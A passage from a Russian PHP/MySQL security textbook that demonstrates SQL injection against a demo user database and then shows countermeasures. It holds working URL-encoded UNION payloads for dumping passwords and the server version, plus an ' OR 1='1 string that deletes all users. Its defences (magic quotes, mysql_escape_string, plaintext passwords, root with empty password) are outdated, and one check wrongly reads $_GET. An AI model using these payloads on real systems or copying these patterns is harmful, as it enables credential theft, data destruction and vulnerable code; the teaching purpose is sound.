  // Выводим сообщения, добавленные в текстовый файл
  echo "<table>";
  if(file_exists("msg.txt")) include "msg.txt";
  echo "</table>";
?>
<form method=post>
<table align=center>
<tr>
  <td>Имя</td>
  <td><input type=text name=name></td>
</tr>
```

```
<tr>
  <td colspan=2>Сообщение<br>
                <textarea cols=42 rows=5 name=msg></textarea></td>
</tr>
<tr>
  <td><input type="submit" value="Добавить"></td>
</tr>
</table>
```

В этом случае попытка вывода JavaScript или PHP-скрипта приведет к выводу его в окно браузера (рис. II.3.3).





Рис. II.3.3. Преобразование угловых скобок в HTML-эквиваленты



Глава II.4

MySQL и SQL-инъекции

II.4.1. Система регистрации

Для организации системы регистрации после получения информации из HTML-формы и проверки полей на правильность заполнения необходимо проверить, является ли введенное имя уникальным, и, если в системе еще не было зарегистрировано посетителя с таким именем, добавить нового посетителя в базу данных (листинг II.4.1).

Листинг II.4.1. Регистрация нового посетителя в базе данных

```
<table>
<form method=post>
<tr><td>Имя:</td><td><input type=text name=name></td></tr>
<tr><td>Пароль:</td><td><input type=password name=pass></td></tr>
<tr><td>Пароль:</td><td><input type=password name=pass_again></td></tr>
<tr><td>e-mail:</td><td><input type=text name=email></td></tr>
<tr><td>URL:</td><td><input type=text name=url></td></tr>
<tr><td></td><td><input type=submit value='Зарегистрировать'></td></tr>
</form>
</table>
<?php
  // Обработчик HTML-формы

  ////////////////////////////////////////////////
  // 1. Блок проверки правильности данных
  ////////////////////////////////////////////////
  // Удаляем лишние пробелы
```

```
$_POST['name'] = trim($_POST['name']);
$_POST['pass'] = trim($_POST['pass']);
$_POST['pass_again'] = trim($_POST['pass_again']);
// Проверяем, не пустой ли суперглобальный массив $_POST
if(empty($_POST['name'])) exit();
// Проверяем, правильно ли заполнены обязательные поля
if(empty($_POST['name'])) exit('Поле "Имя" не заполнено');
if(empty($_POST['pass'])) exit('Одно из полей "Пароль" не заполнено');
if(empty($_POST['pass_again'])) exit('Одно из полей "Пароль" не заполнено');
if($_POST['pass'] != $_POST['pass_again']) exit('Пароли не совпадают');
// Если введен e-mail, проверяем его на корректность
if(!empty($_POST['email']))
{
  if(!preg_match("|^[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}$|i", $_POST['email']))
  {
    exit('Поле "E-mail" должно соответствовать формату somebody@somewhere.ru');
  }
}
// Если на сервере не включены "магические кавычки",
// обрабатываем введенные пользователями данные
// функцией mysql_escape_string()
if (!get_magic_quotes_gpc())
{
  $_POST['name']  = mysql_escape_string($_POST['name']);
  $_POST['pass']  = mysql_escape_string($_POST['pass']);
  $_POST['email'] = mysql_escape_string($_POST['email']);
  $_POST['url']  = mysql_escape_string($_POST['url']);
}

////////////////////////////////////////////////
// 2. Блок проверки имени на уникальность
////////////////////////////////////////////////
// Устанавливаем соединение с базой данных
require_once("config.php");
// Проверяем, не было ли переданное имя
// зарегистрировано ранее
$query = "SELECT COUNT(*) FROM userslist WHERE name = '$_POST[name]'";
$usr = mysql_query($query);
if(!$usr) exit("Ошибка - ".mysql_error());
```

```
  $total = mysql_result($usr, 0);
  if($total > 0)
  {
    exit("Данное имя уже зарегистрировано, пожалуйста, выберите другое");
  }

  ////////////////////////////////////////////////
  // 3. Блок регистрации пользователя
  ////////////////////////////////////////////////
  // Формируем и выполняем SQL-запрос на
  // добавление нового пользователя
  $query = "INSERT INTO userslist
            VALUES(NULL,
                   '$_POST[name]',
                   '$_POST[pass]',
                   '$_POST[email]',
                   '$_POST[url]')";
  if(mysql_query($query))
  {
    // Осуществляем перезагрузку страницы,
    // чтобы сбросить POST-данные
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$_SERVER[PHP_SELF]'>
          </HEAD></HTML>";
  } else exit("Ошибка при добавлении данных - ".mysql_error());
?>
```

Для работы системы регистрации необходим файл конфигурации config.php для соединения с базой данных (листинг II.4.2).

Листинг II.4.2. Конфигурационный файл config.php

```
<?php
  // Сетевой адрес MySQL-сервера
  $dblocation = "localhost";
  // Имя базы данных
  $dbname = "boo";
  // Пользователь
  $dbuser = "root";
```

```
  // Его пароль
  $dbpasswd = "";
  // Устанавливаем соединение с базой данных
  $dbcnx = mysql_connect($dblocation,$dbuser,$dbpasswd);
  if (!$dbcnx)
  {
    exit ("К сожалению, не доступен сервер MySQL : ".mysql_error());
  }
  // Выбираем базу данных
  if (!@mysql_select_db($dbname,$dbcnx))
  {
    exit("К сожалению, не доступна база данных : ".mysql_error());
  }
?>
```

II.4.2. SQL-инъекция по числовому параметру

SQL-инъекция для кода, приведенного в листинге I.4.3, возможна благодаря тому, что GET-параметр `id_user` не проверяется на наличие посторонних символов. Вместо числа в SQL-запрос

```
SELECT * FROM userslist WHERE id_user = 1
```

может быть внедрена произвольная строка. Так, если в строку запроса подставить значение `'какой-то%20текст'`, то скрипт выдаст сообщение об ошибке (рис. II.4.1), так как будет осуществлена попытка выполнения запроса:

```
SELECT * FROM userslist WHERE id_user = 'какой-то текст'
```

Замечание

Символ `%20` обозначает пробел. Запоминать коды недопустимых символов необязательно, корректную для URL строку всегда можно получить, пропустив текст через функцию `urlencode()`.

Воспользовавшись конструкцией `UNION`, доступной начиная с MySQL 4.0, можно добавить еще один запрос того же формата, что и первый (листинг II.4.3).

Листинг II.4.3. Использование конструкции `UNION`

```
SELECT * FROM userslist WHERE id_user = 1
UNION
SELECT * FROM userslist WHERE id_user = 2
```




Рис. II.4.1. Передача через строку запроса произвольного текста

Код SQL-инъекции выделен жирным шрифтом. Результирующая таблица будет содержать записи как из первого, так и из второго запроса. URL-запрос в этом случае может выглядеть следующим образом:

```
user.php?id_user=1%20UNION%20SELECT%20*
%20FROM%20userslist%20WHERE%20id_user%20=%202
```

Тем не менее, на странице по-прежнему выводится информация о посетителе с первичным ключом 1 (рис. II.4.2).




Рис. II.4.2. Вывод информации о первом пользователе с первичным ключом 1

Запрос из листинга II.4.3 возвращает две записи, которые соответствуют пользователю с первичным ключом 1 и пользователю с первичным ключом 2 (листинг II.4.4).

Листинг II.4.4. Записи, возвращаемые запросом из листинга II.4.3

```
1, 'cheops', ******, 'cheops@mail.ru', 'http://www.softtime.ru'
2, 'barton', ******, 'barton@mail.ru', ''
```

Однако результаты выводятся только для самого первого запроса, так как в коде (см. листинг I.4.3) присутствует только один вызов функции `mysql_fetch_array()` и, следовательно, все последующие записи игнорируются. Первой задачей злоумышленника является вывод в окно браузера результатов второго запроса из конструкции `UNION`, так как первый запрос изменить уже нельзя. Для реализации этой задачи можно воспользоваться двумя способами. Первый из них заключается в формировании такого условия первого запроса, который заведомо невыполним (листинг II.4.5). Для этого переменной `id_user` можно присвоить отрицательное значение. Поскольку первичный ключ принимает только положительные значения, можно гарантировать, что первый запрос не вернет ни одной записи.

Листинг II.4.5. Подавление вывода первого запроса

```
SELECT * FROM userslist WHERE id_user = -1
UNION
SELECT * FROM userslist WHERE id_user = 2
```

URL-запрос для SQL-инъекции из листинга II.4.5 может выглядеть так, как это представлено ниже:

```
user.php?id_user=-1%20UNION%20SELECT%20*
%20FROM%20userslist%20WHERE%20 id_user%20=%202
```

В результате такой инъекции в действие вступает второй `SELECT`-запрос из конструкции `UNION`, благодаря которому выводится информация о пользователе с первичным ключом 2 (рис. II.4.3).

Иногда передать управление второму `SELECT`-запросу описанным приемом сложно, поэтому прибегают к конструкции `ORDER BY`, которая сортирует результаты запросов так, чтобы результаты из инъекционного запроса оказались в начале. В нашем случае можно подвергнуть результаты обратной сортировке по параметру `id_user`. Для осуществления такой операции необходимо использовать конструкцию `ORDER BY id_user DESC`, которая размещается в конце конструкции `UNION` (листинг II.4.6).




Рис. II.4.3. Передача управления второму `SELECT`-запросу из конструкции `UNION`

Листинг II.4.6. Сортировка результатов

```
SELECT * FROM userslist WHERE id_user = 1
UNION
SELECT * FROM userslist WHERE id_user = 2
ORDER BY id_user DESC
```

Добившись вывода результатов инъекционного `SELECT`-запроса, можно приступать к выводу пароля в окно браузера. Для этого следует расшифровать символ * во втором запросе (листинг II.4.7).

Листинг II.4.7. Расшифровка символа * в инъекционном запросе

```
SELECT * FROM userslist WHERE id_user = 1
UNION
SELECT id_user, name, pass, email, url FROM userslist WHERE id_user = 2
ORDER BY id_user DESC
```

Их количество должно совпадать с количеством столбцов из первого `SELECT`-запроса, иначе СУБД отклонит запрос как ошибочный. Однако столбцы `name` и `pass` являются текстовыми, поэтому ничто не мешает нам поменять их местами (листинг II.4.8).

Листинг II.4.8. Перемена местами полей `name` и `pass`

```
SELECT * FROM userslist WHERE id_user = 1
UNION
SELECT id_user, pass, name, email, url FROM userslist WHERE id_user = 2
ORDER BY id_user DESC
```

Так как имена столбцов формируются по первому запросу, вместо имени пользователя (`name`) подставляется его пароль (`pass`) (рис. II.4.4).




Рис. II.4.4. Вывод пароля пользователя в окно браузера

Замечание

Конструкция `UNION` применяется только совместно с `SELECT`-запросами, поэтому деструктивных действий такая SQL-инъекция не несет, если пароли не предоставляют доступ к панели управления, при помощи которой эти действия можно осуществить.

Для того чтобы избежать взлома по SQL-инъекции, следует проверять все числовые параметры при помощи регулярных выражений (листинг II.4.9). В данном случае можно использовать выражение `"|^[\d]+$|"`, которое подробно рассматривалось в *главе II.2*.

Листинг II.4.9. Предотвращаем SQL-инъекцию

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  // Проверяем GET-параметр id_user, который должен
  // содержать только числа
```

```
  if(!preg_match("|^[\d]+$|",$_GET['id_user']))
  {
    exit("Недопустимый формат URL-запроса");
  }

  // Запрашиваем список всех пользователей
  $query = "SELECT * FROM userslist WHERE id_user = $_GET[id_user]";
  $usr = mysql_query($query);
  if(!$usr) exit("Ошибка - ".mysql_error());
  $user = mysql_fetch_array($usr);
  echo "Имя пользователя - $user[name]<br>";
  if(!empty($user['email'])) echo "e-mail - $user[email]<br>";
  if(!empty($user['url'])) echo "URL - $user[url]<br>";
?>
```

Результат работы скрипта из листинга II.4.9 изображен на рис. II.4.5. Любые попытки передать в качестве параметра `id_user` любое значение, отличное от целого числа, приводят к выдаче фразы "Недопустимый формат URL-запроса".




Рис. II.4.5. Защита от SQL-инъекции

II.4.3. Определение версии сервера MySQL

Для решения этой задачи можно воспользоваться тем фактом, что в списке столбцов могут находиться внутренние функции MySQL. Поэтому для достижения цели достаточно модернизировать инъекционный запрос из листинга II.4.7 таким образом, чтобы вместо поля `name` стоял вызов функции `VERSION()` (листинг II.4.10).

Листинг II.4.10. Определяем версию сервера MySQL

```
SELECT * FROM userslist WHERE id_user = 1
UNION
SELECT id_user, VERSION(), pass, email, url FROM userslist
WHERE id_user = 2
ORDER BY id_user DESC
```

Строка запроса, выполняющая эту SQL-инъекцию, может выглядеть следующим образом:

```
user.php?id_user=1%20UNION%20SELECT%20id_user,%20VERSION(),%20pass,
%20email,%20url%20FROM%20userslist%20WHERE%20id_user%20=
%202%20ORDER%20BY%20id_user%20DESC
```

Результат работы SQL-инъекции приведен на рис. II.4.6. Таким образом, версия MySQL сервера — 4.0.24.




Рис. II.4.6. Определение версии MySQL-сервера

II.4.4. Поиск пользователя – SQL-инъекция

Здесь, как и в предыдущем примере, для взлома системы поиска можно воспользоваться конструкцией `UNION`. SQL-запрос, выполняющийся системой при пустом поле `name`, можно представить следующим образом (листинг II.4.11).

Листинг II.4.11. Вывод всех зарегистрированных пользователей

```
SELECT * FROM userslist
WHERE name LIKE '%'
ORDER BY name
```

Для внедрения SQL-инъекции необходимо завершить запрос и через конструкцию `UNION` добавить второй запрос (листинг II.4.12).

Листинг II.4.12. Вывод всех зарегистрированных пользователей

```
SELECT * FROM userslist
WHERE name LIKE ''
UNION
SELECT * FROM userslist
WHERE name LIKE '%'
ORDER BY name
```

Инъекционный SQL-запрос выделен жирным шрифтом и выглядит следующим образом: `' UNION SELECT * FROM userslist WHERE name LIKE '`. Для того чтобы убедиться в работоспособности SQL-инъекции, достаточно передать эту строку в качестве имени пользователя (рис. II.4.7).

Замечание

Такой прием не сработает, если на сервере включен режим так называемых "магических кавычек", когда кавычки, переданные методами GET, POST или через cookie, экранируются обратным слешем. Включить данный режим можно, выставив значение `'On'` для директивы `magic_quotes_gpc`.




Рис. II.4.7. Передача SQL-инъекции через HTML-форму

После того как успешно подобран SQL-запрос, можно расшифровать столбцы в инъекционном `SELECT`-запросе (листинг II.4.13).

Листинг II.4.13. Вывод всех зарегистрированных пользователей

```
SELECT * FROM userslist
WHERE name LIKE ''
UNION
SELECT id_user, name, pass, email, url FROM userslist
WHERE name LIKE '%'
ORDER BY name
```

Однако перемена мест имени пользователя и его пароля не приведет к желательному результату, так как нам требуется помимо пароля вывести еще и имя пользователя. Для решения этой задачи можно воспользоваться внутренней функцией MySQL `CONCAT()`, объединяющей несколько строк в одну. Сам запрос, выполняющий вывод списка пользователей и их паролей, может выглядеть так, как это представлено в листинге II.4.14.

Листинг II.4.14. Вывод всех зарегистрированных пользователей

```
SELECT * FROM userslist
WHERE name LIKE ''
UNION
SELECT id_user, CONCAT(name,' | Пароль - ', pass), pass, email, url
FROM userslist
WHERE name LIKE '%'
ORDER BY name
```




Рис. II.4.8. Список пользователей и их паролей

SQL-инъекция, которую необходимо передать вместо имени пользователя, может выглядеть следующим образом: `' UNION SELECT id_user, CONCAT(name,' | Пароль - ', pass), pass, email, url FROM userslist WHERE name LIKE '`. Конечный результат может выглядеть так, как изображено на рис. II.4.8.

Одним из выходов из сложившейся ситуации является проверка введенной пользователем информации при помощи регулярного выражения. Например, можно запретить вводить одинарные кавычки при помощи регулярного выражения "`|^[^\']$|i`" (листинг II.4.15).

Листинг II.4.15. Защита от SQL-инъекции

```
<table>
<form method=post>
<tr><td>Имя:</td><td><input type=text name=name value="<?= $_POST['name']
?>"></td></tr>
<tr><td> </td><td><input type=submit value='Искать'></td></tr>
</form>
</table>
<?php
  if(!empty($_POST))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");

    // Проверяем содержимое поля name
    if(!preg_match("|^[^\']+$|",$_GET['name']))
    {
      exit("Недопустимый формат запроса");
    }

    // Производим поиск пользователя с именем $_POST['name']
    $query = "SELECT * FROM userslist
              WHERE name
              LIKE '$_POST[name]%'
              ORDER BY name";
    $usr = mysql_query($query);
    if(!$usr) exit("Ошибка - ".mysql_error());
    while($user = mysql_fetch_array($usr))
    {
```

```
        echo "Имя пользователя - $user[name]<br>";
    }
  }
?>
```

Несмотря на то, что в данном случае защита срабатывает (рис. II.4.9), при построении Web-приложений часто возникает ситуация, когда запретом одинарных кавычек проблему решить нельзя, хотя бы потому, что они могут использоваться лояльными посетителями.




Рис. II.4.9. Защита от SQL-инъекций при помощи регулярных выражений

Для экранирования кавычек предназначена функция `mysql_escape_string()`. Однако, если на сервере включен режим "магических кавычек", вызов функции будет дублировать работу сервера. Выяснить, включен ли режим "магических кавычек", помогает функция `get_magic_quotes_gpc()`, которая возвращает `true`, если режим включен, и `false` в противном случае. Таким образом, защита от SQL-инъекции может выглядеть так, как это представлено в листинге II.4.16.

Листинг II.4.16. Экранирование кавычек

```
<table>
<form method=post>
<tr><td>Имя:</td><td><input type=text name=name value="<?= $_POST['name']
?>"></td></tr>
<tr><td> </td><td><input type=submit value='Искать'></td></tr>
</form>
</table>
```

```
<?php
  if(!empty($_POST))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");

    // Если режим магических кавычек не включен,
    // обрабатываем поле $_POST['name'] функцией
    // mysql_escape_string()
    if(!get_magic_quotes_gpc())
    {
      $_POST['name']  = mysql_escape_string($_POST['name']);
    }

    // Производим поиск пользователя с именем $_POST['name']
    $query = "SELECT * FROM userslist
              WHERE name
              LIKE '$_POST[name]%'
              ORDER BY name";
    $usr = mysql_query($query);
    if(!$usr) exit("Ошибка - ".mysql_error());
    while($user = mysql_fetch_array($usr))
    {
      echo "Имя пользователя - $user[name]<br>";
    }
  }
?>
```




Рис. II.4.10. Защита от SQL-инъекции экранированием одинарных кавычек

В результате работы скрипта инъекционный запрос будет восприниматься как обычная строка и часть имени, поэтому результат запроса будет нулевым (рис. II.4.10).

II.4.5. Удаление пользователей при помощи SQL-инъекции

Ситуация в этом задании схожа с ситуацией в предыдущем — в SQL-запрос вставляются данные, поступающие от пользователя, при этом они не подвергаются никакой обработке. Однако применить конструкцию `UNION` здесь уже не удастся, так она работает только с `SELECT`-запросами. Здесь удобнее воспользоваться изменением логики в конструкции `WHERE`. SQL-запрос, осуществляющий удаление пользователя, выглядит так, как это представлено в листинге II.4.17.

Листинг II.4.17. SQL-запрос

```
DELETE FROM userslist
WHERE pass = 'пароль' AND
name = 'имя'
```

Инъекционный запрос может быть передан как через пароль, так и через имя пользователя. Достаточно добавить вместо любого из этих параметров строку вида `' OR 1 = '1` (листинг II.4.18).

Листинг II.4.18. Использование инъекционного запроса

```
DELETE FROM userslist
WHERE pass = 'пароль' AND
name = '' OR 1 = '1'
```

Изменение логики приводит к тому, что условие `WHERE` всегда возвращает `true` и удаляются все записи из таблицы `userslist` (рис. II.4.11).

Замечание

Так же, как и в предыдущем разделе, такой прием не сработает, если на сервере включен режим так называемых "магических кавычек", когда кавычки, переданные методами GET, POST или через cookie, экранируются обратным слешем. Включить данный режим можно, выставив значение '`On`' для директивы `magic_quotes_gpc`.




Рис. II.4.11. Удаление всех пользователей

